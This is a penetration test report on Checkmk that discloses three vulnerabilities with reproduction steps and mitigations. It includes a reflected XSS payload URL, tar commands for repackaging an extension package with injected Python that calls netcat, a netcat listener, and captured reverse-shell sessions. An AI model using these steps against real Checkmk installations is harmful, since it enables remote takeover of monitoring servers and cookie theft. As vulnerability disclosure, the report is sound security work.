



Checkmk Penetration Test

by Edgar Augusto Loyola Torres

September 6, 2021

Contents

1	Executive Summary	1
2	Vulnerability overview	3
3	Results	4
3.1	CheckMK Raw Edition	4
3.1.1	Remote Code Execution	4
3.1.1.1	Proof of concept	4
3.1.1.2	Proposed solutions	8
3.1.2	Unauthenticated Reflected XSS	8
3.1.2.1	Proof of concept	9
3.1.2.2	Proposed solutions	11
3.2	Checkmk Enterprise Edition	11
3.2.1	Remote Code Execution	11
3.2.1.1	Proof of concept	12
3.2.1.2	Proposed solutions	17

1 Executive Summary

In this penetration test the Checkmk was examined for security-relevant weaknesses. The kind of testing was black-box, this is the kind where no specific information about the internals of the system is given. The scope of the assessment was as follows:

- **RCE - CheckMk Raw Edition version < 2.0**

There is a way to execute remote code through a web-app that checkmk has installed by default called "Dokuwiki", if we manipulate the configuration of this application from the web browser (no modification of the source code), so that it accepts embedded PHP, a possible attacker will have a command terminal.

Requirement: Be authenticated with an administrator user (e.g. "cmkadmin") and have Dokuwiki installed within the checkmk system.

- **XSS & Html Injection - CheckMk Raw Edition version < 2.0**

Obtaining an Html injection + XSS reflected in an unauthenticated page, i.e. without any user authentication. Possible attack vectors: sending a malicious link by an attacker containing a backdoor for the victim user to download this malware. Another option is to steal session cookies (if the user has already authenticated) via a man in the middle.

Requirement: Only have access to the vulnerable resource via the internet.

- **RCE - CheckMk Enterprise Edition version <= 2.0p9**

In the Extension Packages functionality, if an attacker uploads a ".mkp" file with malicious python code, there are two ways for it to be executed. The first option is to wait for about 40-45sec and we will have a command terminal that starts in the local folder of the victim machine. The second option is to look for the "activate change" functionality of checkmk and press this button, where the command terminal is activated directly and the location where the execution of this interactive console starts is the Root (/) folder.

Requirement: Be authenticated with an administrator user (for example: "cmkadmin"), and have the Enterprise Edition version because we need the extension packages.

As you can see, these vulnerabilities are critical because the whole system can be compromised by misconfigurations of the Checkmk Software and especially the Remote

Code Execution vulnerabilities because they can be linked to the CVE-2021-36563 that was recently reported to MITRE. In which having a lower level user than the administrator, by means of a clickjacking and a Stored XSS in the application interface (by an administrator user for example: cmkadmin), we would have an interactive console.

In this part add a short summary of all vulnerabilities in non-technical terms. It's also good to mention an estimation of efforts required to resolve the issues.

2 Vulnerability overview

Table 2.1 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and potential and are differentiated in the categories low, medium, high and critical.

Here describe what severities are and what do they mean in context of your report. It's better to keep the color code across all the report.

Risk	Asset	Vulnerability	Section	Page
Critical	Raw Edition < 2.0	Remote Code Execution	3.1.1	4
Critical	Enterprise Edition <= 2.0p9	Remote Code Execution	3.2.1	11
High	Raw Edition < 2.0	Unauthenticated Reflected XSS	3.1.2	8

Table 2.1: Vulnerability overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All the issues are grouped by target and contain the following information:

- Brief description.
- Steps to reproduce (PoC).

Also the remediation recommendations are given for each issue found during the penetration test. Both "quick win" and long term solutions are presented.

3.1 CheckMK Raw Edition

Affected version : less 2.0

3.1.1 Remote Code Execution

Obtaining a reverse shell through misconfiguration by the DokuWiki application installed by default in Checkmk.

3.1.1.1 Proof of concept

To get the reverse shell first we have to add the DokuWiki application to the sidebar, just add "Add snapin to the sidebar" shown in the first (figure 3.1) on the left and do a search in the interface input shown in the (figure 3.1) on the right, it will redirect us directly to the DokuWiki application.




Figure 3.1: Search Wiki in Dokuwiki

Once inside this application, click on the admin button next to the Export PDF shown in the (figure 3.2) and enter the area where the DokuWiki application is configured.




Figure 3.2: Dokuwiki

As you can see in the (figure 3.3) we will go to the DokuWiki configuration to enable embedded php code.





Figure 3.3: Configuración settings

If we go to the Editing area and look for the option "Allow embedded PHP" and check the checkbox, we will be able to embed php code in any Dokuwiki page.



Editing	
<small>use draft</small> Automatically save a draft while editing	<input checked="" type="checkbox"/>
<small>html</small> Allow embedded HTML	<input type="checkbox"/>
<small>phpok</small> Allow embedded PHP	<input checked="" type="checkbox"/>
<small>locktime</small> Maximum age for lock files (sec)	15*60
<small>cachetime</small> Maximum age for cache (sec)	60*60*24

Figure 3.4: Editing configuration of Dokuwiki

But for this we need to edit any page, for example we will edit the main page called "start".



Figure 3.5: Edit this page

Once you are editing a page of the Dokuwiki application, you only need to insert php code between the "<>" symbols, i.e. `<php> Payload </php>`, as shown in the (figure 3.6).




Figure 3.6: Write php embedded

Finally, to get a remote execution of commands, just by saving or previewing the php code embedded in the main page called "start", and listening with the netcat command on port 443 (this port was configured with the netcat payload) which in this case serves as an example in the (figure 3.7), we will have a reverse shell, i.e. control over the host that has installed the Checkmk.




Figure 3.7: RCE - Reverse shell

3.1.1.2 Proposed solutions

Possible mitigations for this RCE vulnerability would be to either upgrade to versions higher than 2.0 or to disable the Dokuwiki configuration in the sense of prohibiting embedded php code on its pages. That not even an administrator user can put embedded php code, because you never know if that administrator has good intentions with the system that is monitoring.

3.1.2 Unauthenticated Reflected XSS

There is this endpoint as `"/{siteName}/check_mk/pnp_template.py"` where there is a Reflected XSS, in which an adversary could use it to send a malicious link to a victim user, and this will download a backdoor through this Cross Site Scripting. In addition to being able to steal the session cookies of a user who has already logged in previously, by means of a man in the middle.

3.1.2.1 Proof of concept

After some analysis and looking at the configurations of the checkmk source code, we found the following endpoint with a webservice. From which a Reflected XSS and HTML injection vulnerability was found:

```
http://IP/{SiteName}/check_mk/pnp_template.py?id=1:1<script>alert(1)</script>
```

Where the vulnerable parameter is "id", as can be seen in the (figura 3.8) , we can see that we are in a non-authenticated zone and that this endpoint is used internally for functionalities such as the metrics of the monitored device data. Note that the reflected XSS payload jumps several times, before displaying the html page.




Figure 3.8: Reflected XSS

The final output of the html page when the last XSS is finished as a popup is as follows:




Figure 3.9: Output Html

Then we have a demonstration of HTML injection + reflected XSS, where the payload is as follows:

Listing 3.1: Payload XSS + HTMLi

"id=1:<h1>HTML INJECTION + REFLECTED XSS</h1><script>alert(1)</script>"



Figure 3.10: HTML injection + Reflected XSS

The final output when the reflected XSS is finished repeating is shown in the (figura 3.11) below:




Figure 3.11: Output HTMLi

Finally, we have a demonstration of a cookie theft using the tcpdump utility in the (figure 3.12), which would act as a man in the middle, this case can only occur when a user has previously authenticated in the Checkmk web application.




Figure 3.12: Steal cookies

3.1.2.2 Proposed solutions

To mitigate this vulnerability it would be enough to sanitize the "id" field where the endpoint "pnp_template.py" is used so that it does not allow any Reflected XSS, nor Html injection.

3.2 Checkmk Enterprise Edition

Affected version : less or equal 2.0p9

3.2.1 Remote Code Execution

The Extension Package functionality that is only available in Enterprise Edition versions has a security hole when uploading a malicious .mkp file, where this file is a gzip archive, which in turn has a compressed .tar file inside it, which contains a file written in the Python programming language with the functionality of the extension package.

When we upload and install new extension packages, new rules or a set of rules are usually created for the new functionality described in these extension packages, and they are usually related to new devices monitored by checkmk.

3.2.1.1 Proof of concept

To replicate the remote code execution process, the following was done:

Take an example of an extension package ("uptime_fix_solaris-1.0.mkp" gzip file), unzip this file with:

Listing 3.2: bash version

```
$ tar -xvf uptime.mkp
checks.tar
info
info.json
```

Unzip the file "checks.tar", which gave us the "uptime" file. This file will be the one we will modify to have a reverse shell, as shown in the (figure 3.13), adding the import for the use of system commands.

Line 2 "from os import system" which serves to import the system library is relevant to the use of system commands, as this library will later be used to use the netcat command, which will be used to engage a reverse shell located at line 33. These two lines of python code from the "uptime" file are shown in the (figure 3.13).

Then we compress it all again with:


Listing 3.3: bash version

```
$ tar -cvf checks.tar uptime # Modified uptime file with
    malicious code.
$ tar -czvf uptime.mkp checks.tar info info.json # Finally
    everything is compressed into a .mkp file which will be a
    compressed gzip file.
```

Go to WATO Setup → Extension Packages, click on upload package, upload the file "uptime.mkp". These files are saved in the victim directory:

```
"/omd/sites/{siteName}/local/share/check_mk/checks/"
```

Figure 3.13: Malicious python code



Monitor

Customize

Setup

Extension packages

Setup > Maintenance > Extension packages

1 change

Packages

Display

Help

Filter





Upload package

List unpackaged files

Create package

Visit Checkmk exchange

Installed extension packages

Actions	Name	Version	Alias	Author	Req. Version	Until Version	Contents
   	uptime_fix_solaris	1.0	Fix for Solaris agent output	Mathias Götzke (ITeratio GmbH)	1.2.8		Legacy check plugins: 1

Click on that change and you will go to the next page, (figure 3.15).




Figure 3.15: Activate change

We then wait in the background with our netcat listening:

Listing 3.4: bash version

```
$ nc -nlvp 443 # The attacking machine executes this
```

Finally, click on "Activate on selected sites" or in Actions the red button with a spinning arrow which is "restart site" shown in the (figure 3.15). Once we hit it, we will get the remote command execution by means of a malicious ".mkp" file.

The reverse shell can be obtained in two ways:

OPTION 1 - Wait for the extension packages to load automatically as shown in the (figure 3.16). This is always executed every so often, the first time is between 40 and 45 sec, after that it can vary between 1min approximately.

Note: With this option the web-app continues to run normally, without stopping.


```

> nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.25] 44956
ls
bin
etc
include
lib
local
share
tmp
var
version
id
uid=985(checkmk2@p8Enter) gid=1003(checkmk2@p8Enter) groups=1003(checkmk2@p8Enter),981(omd)
hostnamectl
  Static hostname: localhost.localdomain
        Icon name: computer-vm
        Chassis: vm
        Machine ID: d72e1bf4bd0e4bc4afef1bf6ad47ebba
        Boot ID: 9b5ae3bd2f59499ea8dd8462ff1dfa6e
        Virtualization: vmware
        Operating System: CentOS Linux 7 (Core)
        CPE OS Name: cpe:/o:centos:centos:7
        Kernel: Linux 3.10.0-1160.36.2.el7.x86_64
        Architecture: x86_64
pwd
/opt/omd/sites/checkmk2@p8Enter

```

Figure 3.16: Option 1 - reverse shell

OPTION 2 - Click on the "Activated on selected sites" button, as shown in the in the (figura 3.17) below:

```

> nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.25] 45110
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
omd
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
pwd
/
whoami
checkmk20p8Enter
hostnamectl
Static hostname: localhost.localdomain
Icon name: computer-vm
Chassis: vm
Machine ID: d72e1bf4bd0e4bc4afef1bf6ad47ebba
Boot ID: 9b5ae3bd2f59499ea8dd8462ff1dfa6e
Virtualization: vmware
Operating System: CentOS Linux 7 (Core)
CPE OS Name: cpe:/o:centos:centos:7
Kernel: Linux 3.10.0-1160.36.2.el7.x86_64
Architecture: x86_64
id
uid=985(checkmk20p8Enter) gid=1003(checkmk20p8Enter) groups=1003(checkmk20p8Enter),981(omd)

```

Figure 3.17: Option 2 - reverse shell

With this option we are in the root folder "/" and we have a small problem, because the web-app is frozen as you can see in the (figure 3.18), all this is a consequence of being running in a single thread, but if we open another tab and enter checkmk its operation is normal:




Figure 3.18: Activating pending changes

Therefore, the most advisable is OPTION 1, in which a potential adversary can do this in a simple and manual way, but if you want to do it immediately, you only need to use the "active change" functionality.

3.2.1.2 Proposed solutions

To mitigate this problem, what would have to be done is not to allow the import of modules such as (os, subprocess). Except for justified reasons and in a very controlled context, but even then it would not be advisable.

Analyse the code before uploading it, for example as is done when uploading checkmk MIB files, especially an analysis of the functionality of the python files, so as not to allow the execution of code that is not within the functions of the default Checkmk extension packages, for example in the case of the "uptime" file:

- inventory_uptime
- check_uptime

That is, code outside the context of the functions should not be allowed, let alone dangerous system commands.